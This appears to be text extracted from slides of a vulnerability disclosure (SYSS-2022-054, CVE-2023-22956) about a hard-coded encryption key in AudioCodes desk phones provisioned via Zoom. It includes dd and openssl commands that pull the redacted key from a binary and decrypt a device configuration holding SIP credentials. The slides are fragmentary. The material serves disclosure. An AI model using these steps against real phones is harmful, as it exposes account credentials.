
```
                       s_h4dA[redacted]

00011e8f 68 34 64         ds         "h4dA[redacted]
         [redacted]
```




```
$ offset=$(python3 -c 'print(int("00001e8f", base=16))')
$ dd skip=$offset count=64 if=decryption_tool of=secret.bin bs=1
```



```
000111b8 a4 fe ff eb     bl          <EXTERNAL>::EVP_des_ede3_cbc
```



```
$ secret=$(cat secret.bin)

$ openssl enc -des-ede3-cbc -P -pass pass:$secret -nosalt
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
key=40DA61##########################################
iv =C614############

$ openssl enc -d -des-ede3-cbc -pass pass:$secret -nosalt \
        -in encrypted_config.cfx -out plain_config.cfg

$ cat plain_config.cfg
voip/line/0/enabled=1
voip/line/0/id=123
voip/line/0/auth_name=XYZ
voip/line/0/auth_password=XYZ
```



28.1 Encrypting Configuration Files

This procedure describes how to encrypt the Configuration file. For example, you may wish to encrypt the configuration file when it is send over an unsecure network.

➢ To encrypt the configuration file:

- At the command line prompt, specify the following:

```
encryption_tool.exe -f <filename>.cfg
```


where <*file name*>.cfg specifies the name of the Configuration file that you wish to encrypt.

Once the Configuration file is encrypted, it receives the suffix '.cfx' (e.g. Conf.cfx). This is the file that you should specify in the 'Configuration URL' and the 'Dynamic Configuration URL' fields when performing automatic provisioning (see Part II 'Automatic Provisioning').

AudioCodes Administrator Manual

SYSS-2022-054

- SYSS-2022-054
- CVE-2023-22956
- Use of hard-coded Cryptographic Key (CWE-321)



vendor redirect service

desk phone

IT administrator

1. adds a device and assigns a configuration template


2. initiates that Zoom is the provisioning and configuration server for the added device

